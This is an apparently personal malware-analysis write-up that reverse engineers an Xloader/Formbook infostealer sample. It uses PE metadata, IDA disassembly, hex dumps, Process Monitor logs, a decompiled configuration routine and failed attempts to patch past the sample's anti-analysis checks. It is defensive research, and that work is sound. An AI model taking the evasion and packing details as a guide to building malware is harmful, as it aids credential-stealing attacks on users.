Xloader is an infostealer malware that is the updated version of Formbook malware. It is sold on dark web for cheap prices with a MaaS architecture (Malware-as-a-Service). The authors of this malware put great effort in adding latest defense evasion techniques.


- Xloader aka Formbook is written in pure native assembly with a combination of c language
- The entropy is very high which suggests that there is embedded code or it might be packed
- There are 0 libraries, imports, strings found in this payload
- There are no valid strings other than the DOS message



c:\users\shaddy\desktop\dump.exe
- indicators (rich-header > checksum > invalid)
- footprints (count > 5)
- virustotal (error)
- dos-header (size > 64 bytes)
- dos-stub (size > 128 bytes)
- rich-header (checksum > invalid)
- file-header (executable > 32-bit)
- optional-header (subsystem > GUI)
- directories (empty)
- sections (count > 1)
- libraries (n/a)
- imports (n/a)
- exports (n/a)
- thread-local-storage (n/a)
- .NET (n/a)
- resources (n/a)
- strings (count > 5819)
- debug (n/a)
- manifest (n/a)
- version (n/a)

property	value
footprint > sha256	E62F64CE4660FAD7D3B7F76BE42E66DEE3318004
first-bytes > hex	4D 5A 45 52 E8 00 00 00 00 58 83 E8 09 8B C8 83 C
first-bytes > text	M Z E R . . . . X . . . . < . . . . (. . .
file > size	189952 bytes
entropy	7.950
signature	n/a
tooling	Visual Studio 2005
file-type	executable
cpu	32-bit
subsystem	GUI
file-version	n/a
description	n/a
stamps	
compiler-stamp	Mon Mar 05 07:27:53 2001 | UTC
debug > stamp	n/a
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a

- The start of malware is fairly simple, it loads some necessary libraries before going to the malicious code
- It also performs some other kind of computations, probably decompressing some of its malicious code
- After the calculations, I came across a call to edx which leads to an unidentified code




```
.text:005E17AE
.text:005E17AE loc_5E17AE:
.text:005E17AE mov     edx, [ebp+var_40]
.text:005E17B1 push    edi
.text:005E17B2 xor     eax, eax
.text:005E17B4 mov     ecx, 0E8h ; 'è'
.text:005E17B9 lea     edi, [ebp+var_3C0]
.text:005E17BF lea     edx, [edx+215E0h]
.text:005E17C5 rep stosd
.text:005E17C7 call    edx ; unk_1DFFFE
.text:005E17C9 pop     edi
.text:005E17CA xor     eax, eax
.text:005E17CC mov     esp, ebp
.text:005E17CE pop     ebp
.text:005E17CF retn
```

```
,1809) (450,102) 000017C7 005E17C7: start+4E7 (Synchro
```

```
8B EC 8B 4D 08 33 C0  38 01 74 0B 8D 64 24 00  U‹ì‹M.3
80 3C 08 00 75 F9 40  50 FF 75 0C 51 E8 0E 00  @€<..uù
00 83 C4 0C 5D C3 12  AA 28 11 9A E3 4F 63 8D  ..fÄ.]Ã
8B EC 53 56 57 33 FF  39 7D 10 76 4F 8B 55 08  U‹ìSVW3
75 0C 2B F2 8A 02 3C  41 72 35 3C 7A 77 31 3C  ‹u.+òŠ.
76 04 3C 61 72 29 8A  1C 16 3C 5B 73 11 3A C3  Zv.<ar)
23 0F B6 C8 0F B6 C3  83 C1 20 3B C8 EB 14 3A  t#.¶È.
```

```
1040: sub_5E1030+10
```


```
aded C:\Windows\System32\wow64cpu.dll
aded C:\Windows\SysWOW64\KERNEL32.DLL
aded C:\Windows\SysWOW64\KERNELBASE.dll
```



Process Monitor - Sysinternals: www.sysinternals.com

Time ...	Process Name	PID	Operation	Path	Result
11:40:...	dump.exe	1452	Process Start		SUCCESS
11:40:...	dump.exe	1452	Thread Create		SUCCESS
11:40:...	dump.exe	1452	Load Image	C:\Users\shaddy\Desktop\dump.exe	SUCCESS
11:40:...	dump.exe	1452	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS
11:40:...	dump.exe	1452	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS
11:40:...	dump.exe	1452	QueryNameInfo...	C:\Users\shaddy\Desktop\dump.exe	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Users\shaddy\Desktop\dump.exe	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows\System32\ntdll.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows\SysWOW64\ntdll.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows	SUCCESS
11:40:...	dump.exe	1452	Load Image	C:\Windows\System32\wow64.dll	SUCCESS
11:40:...	dump.exe	1452	QueryNameInfo...	C:\Windows\System32\wow64.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows\System32\wow64.dll	SUCCESS
11:40:...	dump.exe	1452	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS
11:40:...	dump.exe	1452	QueryNameInfo...	C:\Windows\System32\wow64win.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows\System32\wow64win.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND
11:40:...	dump.exe	1452	CreateFile	C:\Windows	SUCCESS
11:40:...	dump.exe	1452	QueryNameInfo...	C:\Windows	SUCCESS
11:40:...	dump.exe	1452	CloseFile	C:\Windows	SUCCESS
11:40:...	dump.exe	1452	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS
11:40:...	dump.exe	1452	QueryNameInfo...	C:\Windows\System32\wow64cpu.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows\System32\wow64cpu.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Users\shaddy\Desktop	SUCCESS
11:40:...	dump.exe	1452	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS
11:40:...	dump.exe	1452	QueryNameInfo...	C:\Windows\SysWOW64\kernel32.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows\SysWOW64\kernel32.dll	SUCCESS
11:40:...	dump.exe	1452	Load Image	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS
11:40:...	dump.exe	1452	QueryNameInfo...	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS


- The **"call edx"** instruction moves the program flow to a set of native assembly which is unidentified by IDA at this moment
- This means that, the code to which edx register now points was not understood by IDA which indicates that it might be encrypted at first
- From there the execution of real formbook payload starts



```
.text:006025E4 dd 9F663DC1h, 3970D06Bh, 33036615h, 84F18000h, 7B992D01h, 0E8C3059Ah, 0
.text:006025E4 dd 8B55C358h, 0FD7B45ECh, 467B15C1h, 80B7D392h, 1D0312F4h, 825B1603h, 635ED9B8h
.text:006025E4 dd 9A0D850Bh, 0C2106547h, 0E8C3EAADh, 0, 8B55C358h, 9D2D19ECh, 7CB949C3h
.text:006025E4 dd 7C3569F8h
EDX .text:00602DE4 dd 0E1581FB0h, 7F000027h, 7F2D69ECh, 0F82FE3B6h, 300000D7h, 0EAB30805h
.text:00602DE4 dd 0DD25C101h, 0B946C102h, 0C6993523h, 33427E94h, 0AC03352Dh, 343DC001h
.text:00602DE4 dd 4DE518C3h, 47CA0D28h, 0C04135E5h, 0E50E105h, 350155CDh, 892A51D9h, 5E6625C1h
.text:00602DE4 dd 8122391Ch, 46F2D5F9h, 353D2393h, 8BBB7D55h, 6D61CE15h, 16158760h, 0AB9341D5h
.text:00602DE4 dd 1AC1EA81h, 3532F045h, 8C99FE2Ah, 51000DC0h, 0C19FFBFFh, 21A0FC1Dh, 19BEDFF5h
.text:00602DE4 dd 2163080Bh, 7C87353Dh, 953D2954h, 4A6A5A6Fh, 3EF32D0Bh, 2503AEE7h, 84D994BDh
.text:00602DE4 dd 27F9DEA9h, 0E03DC093h, 3342B71Ch, 0DFC4FE81h, 0E8C3D86Ch, 0, 8B55C358h
.text:00602DE4 dd 0FAE84BECh, 81FFFFFFh, 9C74E8DBh, 25C19046h, 10D6CF96h, 0A0DC8040h
.text:00602DE4 dd 3B1A87BAh, 27051174h, 4A1CC476h, 13DA73A6h, 0A4E9732Dh, 1D1A524Bh, 58E0891Ch
.text:00602DE4 dd 446B2D69h, 0E77041C5h, 2D8A0000h, 9CF2C70Ah, 143C05C0h, 0B7861BDh, 4F50952Dh
.text:00602DE4 dd 61D8729h, 0E8EDA5D8h, 0FFFFFFA5h, 6175E815h, 3D094A33h, 79E11D66h, 0AA690569h
.text:00602DE4 dd 459F4154h, 1DC10000h, 2799628Ch, 0C635005Fh, 1C9905Fh, 7192EB25h, 2DC057E8h
.text:00602DE4 dd 0EAC9B3B0h, 0BC2D13DFh, 0E8285549h, 0FFFFFF69h, 1EE80D09h, 830F9379h
.text:00602DE4 dd 0FFFFFF5Dh, 17730587h, 350AD331h, 433B4722h, 80083588h, 2D1B6A5Eh, 5A45B1C8h
.text:00602DE4 dd 94C2F75Fh, 0B0679E15h, 2D87AEF2h, 340A8016h, 6E71528h, 3D1B45C7h, 3F6D906Dh
.text:00602DE4 dd 0FF23810Fh, 0FC81FFFFh, 0FE4E6671h, 621125C1h, 0C01EF6F2h, 8868F625h
.text:00602DE4 dd 3D194965h, 3DCAB925h, 0FEFF25C1h, 30224A23h, 14DCE605h, 80D1A25h, 0C1FC8B30h
.text:00602DE4 dd 46FC872Dh, 5A508FAAh, 0F9553735h, 0CD2D8741h, 0FB60436h, 0FFFEDC81h
.text:00602DE4 dd 7168FFh, 1DC11331h, 0F7C58F83h, 293511CDh, 29B79018h, 56D68D0Dh, 0FD1533B3h
.text:00602DE4 dd 4FA47F28h, 73E3050Ah, 15C14728h, 2CC1B792h, 3D3DC111h, 3427939Bh, 0C1F83D23h

00022DE4 00602DE4: .text:00602DE4 (Synchronized with EIP)
```

```
005E1000  55 8B EC 8B 4D 08 33 C0  38 01 74 0B 8D 64 24 00  U‹ì‹M.3À8.t..d$.
005E1010  40 80 3C 08 00 75 F9 40  50 FF 75 0C 51 E8 0E 00  @€<..uù@Pÿu.Qè..
005E1020  00 00 83 C4 0C 5D C3 12  AA 28 11 9A E3 4F 63 8D  ..ƒÄ.]Ã.ª(.šãOc.
005E1030  55 8B EC 53 56 57 33 FF  39 7D 10 76 4F 8B 55 08  U‹ìSVW3ÿ9}.vO‹U.
005E1040  8B 75 0C 2B F2 8A 02 3C  41 72 35 3C 7A 77 31 3C  ‹u.+òŠ.<Ar5<zw1<
005E1050  5A 76 04 3C 61 72 29 8A  1C 16 3C 5B 73 11 3A C3  Zv.<ar)Š..<[s.:Ã
005E1060  74 23 0F B6 C8 0F B6 C3  83 C1 20 3B C8 EB 14 3A  t#.¶È.¶ÃƒÁ ;Èë.:
```

- IDA resolves this chunk of assembly at run-time to continue debugging this dump.
- This is one of the many anti-analysis techniques added in the xloader payload.



```
.text:005E17BF lea     edx, [edx+215E0h]
.text:005E17C5 rep stosd
.text:005E17C7 call    edx ; unk_1DFFFE
.text:005E17C9 pop     edi
.text:005E17CA xor     eax, eax
.text:005E17CC mov     esp, ebp
.text:005E17CE pop     ebp
.text:005E17CF retn
```

Please confirm

IDA has detected that EIP points to
an address which is not defined as code.
Would you like to directly create an instruction at EIP ?


□ Don't display this message again

After going through the newly resolved chunk of code, my program exited without doing anything else. I understood that there are anti-analysis techniques involved in this malware. So, my battle started with defeating anti-analysis techniques provided in the section below.

Defeating Anti-Analysis:

TAKE # 1: FAILED

- In first take, I simply changed the jump condition to divert the program from exiting the malware to continue with the actual program flow
- Changed the zero flag from 1 to 0 which sets the condition appropriately to let the program continue



```
.text:005FFD10 call    sub_5EBF13
.text:005FFD15 add     esp, 10h
.text:005FFD18 test    al, al
.text:005FFD1A jz      short loc_5FFD7C
.text:005FFD1C lea     edx, [ebp-0AC0h]
.text:005FFD22 push    0
.text:005FFD24 push    edx
.text:005FFD25 mov     dword ptr [ebp-23Ch], 46B486h
.text:005FFD2F call    loc_5F0143
.text:005FFD34 add     esp, 8
.text:005FFD37 test    eax, eax
.text:005FFD39 jnz     short loc_5FFD4E
.text:005FFD3B lea     eax, [ebp-0AC0h]
.text:005FFD41 push    eax
.text:005FFD42 call    loc_5F0103
.text:005FFD47 add     esp, 4
.text:005FFD4A test    eax, eax
.text:005FFD4C jz      short loc_5FFD5F
.text:005FFD4E
.text:005FFD4E loc_5FFD4E:                             ; CODE XREF: .text:(
.text:005FFD4E lea     ecx, [ebp-0AC0h]
.text:005FFD54 push    0
.text:005FFD56 push    ecx
0001FD24 005FFD24: .text:005FFD24 (Synchronized with EIP)
```

```
EAX 00000000
EBX 00E53000  TIB[00001724]:00E53000
ECX 010FE8C2  Stack[00001724]:010FE8C2
EDX 00000006
ESI 005E12E0  start
EDI 010FFB18  Stack[00001724]:010FFB18
EBP 010FF700  Stack[00001724]:010FF700
ESP 010FEC40  Stack[00001724]:010FEC40
EIP 005FFD1A  .text:005FFD1A
EFL 00000246

ID   0
VIP  0
VIF  0
AC   0
VM   0
RF   0
NT   0
IOPL 0
OF   0
DF   0
IF   1
TF   0
SF   0
ZF   1
```

Decimal	Hex	State	Name
5924	1724	Ready	dump.exe
2184	888	Ready	77645940


```
005E1000  55 8B EC 8B 4D 08 33 C0  38 01 74
005E1010  40 80 3C 08 00 75 F9 40  50 FF 75
005E1020  00 00 83 C4 0C 5D C3 12  AA 28 1:
005E1030  55 8B EC 53 56 57 33 FF  39 7D 1(
005E1040  8B 75 0C 2B F2 8A 02 3C  41 72 35
005E1050  5A 76 04 3C 61 72 29 8A  1C 16 3(
00001040 005E1040: sub_5E1030+10
```

Path
C:\Users\shaddy\Desktop\dump.exe
C:\Windows\SysWOW64\KERNEL32.DLL
C:\Windows\SysWOW64\KERNELBASE.dll
C:\Windows\System32\wow64cpu.dll

```
010FEC30  010FEC40  Stack[00001724]:010FEC4
010FEC34  010FEC44  Stack[00001724]:010FEC4
010FEC38  00000000
010FEC3C  00000ABC
010FEC40  FFFFFFFF
010FEC44  005E1DE3  .text:005E1DE3
UNKNOWN 010FEC40: Stack[( (Synchronized wit
```

Time ...	Process Name	PID	Operation
11:55:...	dump.exe	4004	Thread Create
11:57:...	dump.exe	4004	CreateFile
11:57:...	dump.exe	4004	QueryStandard
11:57:...	dump.exe	4004	ReadFile
11:57:...	dump.exe	4004	CloseFile
11:57:...	dump.exe	4004	CreateFile
11:57:...	dump.exe	4004	QueryNameInf
11:57:...	dump.exe	4004	CloseFile
11:50:...	dump.exe	4004	Process Start
11:50:...	dump.exe	4004	Thread Create
11:50:...	dump.exe	4004	Load Image
11:50:...	dump.exe	4004	Load Image
11:50:...	dump.exe	4004	Load Image
11:50:...	dump.exe	4004	QueryNameInf
11:50:...	dump.exe	4004	CreateFile
11:50:...	dump.exe	4004	CreateFile
11:50:...	dump.exe	4004	CreateFile
11:50:...	dump.exe	4004	CreateFile
		4004	Load Image
		4004	QueryNameInf
		4004	CreateFile
		4004	Load Image
		4004	QueryNameInf
		4004	CreateFile
		4004	CreateFile
		4004	CreateFile
		4004	QueryNameInf
		4004	CloseFile
		4004	Load Image
11:50:...	dump.exe	4004	QueryNameInf
11:50:...	dump.exe	4004	CreateFile
11:50:...	dump.exe	4004	CreateFile
11:50:...	dump.exe	4004	Load Image
11:50:...	dump.exe	4004	QueryNameInf
11:50:...	dump.exe	4004	CreateFile
11:50:...	dump.exe	4004	Load Image
11:50:...	dump.exe	4004	QueryNameInf
11:50:...	dump.exe	4004	CreateFile

- It continues the program, however it throughs exception right after stepping over a few functions.
- This patch will not work
- The malware is dependent upon the values that this flag is setting somewhere



```
xt:005FFD42 call    loc_5F0103
xt:005FFD47 add     esp, 4
xt:005FFD4A test    eax, eax
xt:005F
xt:005F
xt:005F
xt:005F
xt:005F
xt:005F
1FD1C 0
```


Warning

0: The instruction at 0x0 referenced memory at 0x0. The memory could not be executed -> 00000000 (exc.code c0000005, tid 5924)

TAKE # 2: FAILED

The configuration object:


- Xloader payload initializes a configuration object on which it bases most of its execution flow
- The configuration obj is initialized with FFFFFFFF value and after that each function contributes to it.
- Some encrypted values are pushed onto this configuration object.



```
char __cdecl sub_5EBE63(int a1)
{
  int v1; // eax
  int v3; // eax
  int v4; // eax

  *(_DWORD *)a1 = -1;                                // Initializing configuration object with FFFFFFFF value
  *(_DWORD *)(a1 + 20) = sub_5FCF13(a1);             // Push encrypted strings or hashcodes onto conf obj. Also saves nt
  v1 = sub_5FCDE3(a1);
  *(_DWORD *)(a1 + 8) = v1;
  if ( !v1 )
    return 0;
  *(_BYTE *)(a1 + 56) = sub_5EB9E3() > 768;
  v3 = sub_5F95A3(a1, 115);
  if ( sub_5FF9F3(v3) )
  {
    *(_DWORD *)(a1 + 180) ^= *(_DWORD *)(a1 + 4);
    *(_BYTE *)(a1 + 55) = 1;
  }
  v4 = sub_5FF633(a1);
  *(_DWORD *)(a1 + 12) = v4;
  if ( !v4 )
    return 0;
  *(_BYTE *)(a1 + 57) = sub_5EB9E3() > 768;
  sub_5EBCA3(a1);
  sub_5EB633(a1);
  sub_5EB893(a1);
  sub_5EB703(a1);
  return sub_5E9433(a1);
}
0000BE77 sub_5EBE63:8 (5EBE77)
```

```
A0 EC 0F 01 A4 EC 0F 01  00 00 00 00 BC 0A 00 00   ì..¤ì......¾...
FF FF FF FF 00 00 00 00  00 00 00 00 00 00 00 00  ÿÿÿÿ............
